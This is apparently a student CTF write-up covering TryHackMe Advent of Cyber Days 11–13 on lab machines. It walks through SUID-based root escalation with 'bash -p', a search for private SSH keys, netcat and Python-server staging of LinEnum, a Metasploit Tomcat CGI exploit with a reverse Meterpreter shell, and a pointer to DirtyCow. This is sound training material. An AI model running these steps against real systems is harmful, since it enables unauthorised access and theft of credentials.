PSP0201

Week 4

Writeup

Group Name: Woohoo

Members

ID	Name	Role
1211100312	CHAN HAO YANG	Leader
1211101506	LEONG JIA YI	Member
1211101961	CHAI DI SHENG	Member
1211101726	TAI JIN PEI	Member

Day 11: Networking – The Rogue Gnome

Tools used: Kali Linux, Firefox

Solution/walkthrough:

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 1: What type of privilege escalation involves using a user account to execute commands as an administrator?

Answer: Vertical

Question 2: You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

Answer: Vertical

Question 3: You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

Answer: Horizontal

Column Letter	Description	Example
[A]	filetype (`d` is a directory `-` is a file) and the user and group permissions "r" for reading, "w" for write and "x" for executing.	A file with `-rw-rw-r--` is read/write to the user and group only. However, every other user has read access only
[B]	the user who owns the file	cmnatic (system user)
[C]	the group (of users) who owns the file	sudoers group

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -rwxrwxr):

```
-rwxrwxr-x 1 cmnatic cmnatic 0 Dec 8 18:43 backup.sh
```

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "**sudoers**" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

SUID is simply a permission added to an executable that does a similar thing as sudo. However, instead, allows users to run the executable as whoever owns it as demonstrated below:

Question 4: What is the name of the file that contains a list of users who are a part of the sudo group?

Answer: sudoers

11.6. You Thought Enumeration Stopped at Nmap?

Wrong! We were just getting started. After gaining initial access, it's essential to begin to build a picture of the internals of the machine. We can look for a plethora of information such as other services that are running, sensitive data including passwords, executable scripts of binaries to abuse and more!

For example, we can use the find command to search for common folders or files that we may suspect to be on the machine:

- backups
- password
- admin
- config

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:


- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "**id_rsa**" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to *find*?

Question 5: What is the Linux Command to enumerate the key for SSH?


Answer: find / -name id_rsa 2> /dev/null

11.10.3.3.2. Setup netcat on our own machine to send a file: `nc -w -3 MACHINE_IP 1337 < LinEnum.sh`



11.10.3.4. Add the execution permission to *LinEnum.sh* on the vulnerable Instance: `chmod +x LinEnum.sh`


11.10.3.5. Execute *LinEnum.sh* on the vulnerable Instance: `./LinEnum.sh`



Question 6: If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?

Answer: chmod +x find.sh

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`



Question 7: The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

Answer: python3 -m http.server 9999

```
┌──(1211101961㉿kali)-[~]
└─$ ssh cmnatic@10.10.106.112
cmnatic@10.10.106.112's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic
 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jun 29 13:57:04 UTC 2022

  System load:  0.03               Processes:           94
  Usage of /:   26.8% of 14.70GB   Users logged in:     0
  Memory usage: 17%                IP address for ens5: 10.
10.106.112
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Act
ivate at:
     https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.
```

Open the terminal and type “ssh cmnatic@IP-Address”.

```
-bash-4.4$ find / -user root -type f -perm -u=s 2> /dev/nul
l
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
```

After that, key in “find / -user root -type f -perm -u=s 2> /dev/null”.

```
-bash-4.4$ bash -p
bash-4.4# cd /root
bash-4.4# ls
flag.txt
```

Type “bash -p” > “cd /root” > “ls”.

```
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

Type “cat /root/flag.txt” to find the contents of the file.

Question 8: What are the contents of the file located at /root/flag.txt?

Answer: thm{2fb10afe933296592}


Thought Process/Methodology:

Open the terminal and type “ssh cmnatic@IP-Address”. After that, key in “find / -user root -type f -perm -u=s 2> /dev/null”. Type “bash -p” > “cd /root” > “ls”. Last, type “cat /root/flag.txt” to find the contents of the file.

Day 12: Networking – Ready, set, elf.

Tools used: Kali Linux, Firefox


Solution/walkthrough:




Copy the IP-Address and paste and search it with firefox.

Question 1: What is the version number of the web server?

Answer: 9.0.17




After that, open a new tab and search “apache tomcat 9.0 chi metasploit” and click on the first link.



Question 2: What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

Answer: CVE-2019-0232




Open the terminal and type “msfconsole -q”. After that, type “search CVE-2019-0232”.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterprete
r/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > show op
tions

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs
):

   Name       Current Setti  Required  Description
              ng
   ____       _____________  ________  ___________
   Proxies                   no        A proxy chain of f
                                       ormat type:host:po
                                       rt[,type:host:port
                                       ][ ... ]
   RHOSTS                    yes       The target host(s)
                                       , see https://gith
                                       ub.com/rapid7/meta
                                       sploit-framework/w
                                       iki/Using-Metasplo
                                       it
   RPORT      8080           yes       The target port (T
                                       CP)
   SSL        false          no        Negotiate SSL/TLS
                                       for outgoing conne
                                       ctions
   SSLCert                   no        Path to a custom S
                                       SL certificate (de
```

Type “use 0” and then type “show options” for checking.

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > setg RH
OSTS 10.10.46.91
RHOSTS ⇒ 10.10.46.91
```

Type “setg RHOSTS IP-Address”.



```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TAR
GETURI http://10.10.46.91:8080/cgi-bin/elfwhacker.bat
TARGETURI ⇒ http://10.10.46.91:8080/cgi-bin/elfwhacker.bat
```

Go back to the tab and add in "/cgi-bin/elfwhacker.bat" and search it and copy the link. After that, go back to the terminal and type "set TARGETURI (link from the tab)".

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set Lho
st 10.8.93.202
Lhost ⇒ 10.8.93.202
```


Type "set Lhost VPN-IP-Address".

Question 4: What were the Metasploit settings you had to set?


Answer: LHOST, RHOST

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > show op
tions

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs
):

   Name       Current Setti  Required  Description
              ng
   ____       _____________  ________  ___________
   Proxies                   no        A proxy chain of f
                                       ormat type:host:po
                                       rt[,type:host:port
                                       ][ ... ]
   RHOSTS     10.10.46.91    yes       The target host(s)
                                       , see https://gith
                                       ub.com/rapid7/meta
                                       sploit-framework/w
                                       iki/Using-Metasplo
                                       it
   RPORT      8080           yes       The target port (T
                                       CP)
   SSL        false          no        Negotiate SSL/TLS
                                       for outgoing conne
                                       ctions
   SSLCert                   no        Path to a custom S
                                       SL certificate (de
                                       fault is randomly
```

After that, type "show options" for checking.



After checking, type “run” to run it.



Last, type “cat flag1.txt” and the flag is shown.

Thought Process/Methodology:

First, copy the IP-Address and paste and search it with firefox. After that, open a new tab and search “apache tomcat 9.0 chi metasploit” and click on the first link. Open the terminal and type “msfconsole -q”. After that, type “search CVE-2019-0232”. Type “use 0” and then type “show options” for checking. Type “setg RHOSTS IP-Address”. Go back to the tab and add in “/cgi-bin/elfwhacker.bat” and search it and copy the link. After that, go back to the terminal and type “set TARGETURI (link from the tab)”. Type “set Lhost VPN-IP-Address”. After that, type “show options” for checking. After checking, type “run” to run it. Last, type “cat flag1.txt” and the flag is shown.

Day 13: Networking – Coal for Christmas

Tools used: Kali Linux, Firefox

Solution/walkthrough:

```
┌──(1211101961㉿kali)-[~]
└─$ nmap 10.10.148.94
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-29 11:12
 EDT
Nmap scan report for 10.10.148.94
Host is up (0.28s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 214.82 secon
ds
```

Open the terminal and type “nmap IP-Address”.

Question 1: What old, deprecated protocol and service is running?


Answer: telnet

```
┌──(1211101961㉿kali)-[~]
└─$ telnet 10.10.148.94 23
Trying 10.10.148.94 ...
Connected to 10.10.148.94.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!
```

After that, connect to the service with the command, “telnet IP-Address”.

Question 2: What credential was left for you?

Answer: clauschristmas



Connect to the service with the command “ssh santa@IP-Address” and the password is clauschristmas which was given from last step. After that, type “cat /etc/*release” to find the distribution of Linux and version number.

Question 3: What distribution of Linux and version number is this server running?

Answer: Ubuntu 12.04

```
Last login: Sat Nov 21 20:37:37 2020 from 10.0.2.2
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ uname -a
Linux christmas 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10
20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
$ cat /etc/issue
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

$ cat cookies_and_milk.txt
/**************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
```

Key in “uname -a” and “cat /etc/issue”.

Question 4: Who got here first?

Answer: grinch

> The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...
>
> That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.
>
> You can learn more about the DirtyCow exploit online here: https://dirtycow.ninja/
>
> This **cookies_and_milk.txt** file looks like a modified rendition of a DirtyCow exploit, usually written in C. Find a copy of that original file online, and get it on the target box. You can do this with some simple file transfer methods like netcat, or spinning up a quick Python HTTP server... or you can simply copy-and-paste it into a text editor on the box!

Click on the link and open it.

- Home
- Twitter
- Wiki
- Shop

CVE-2016-5195 Like

Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

View Exploit Details

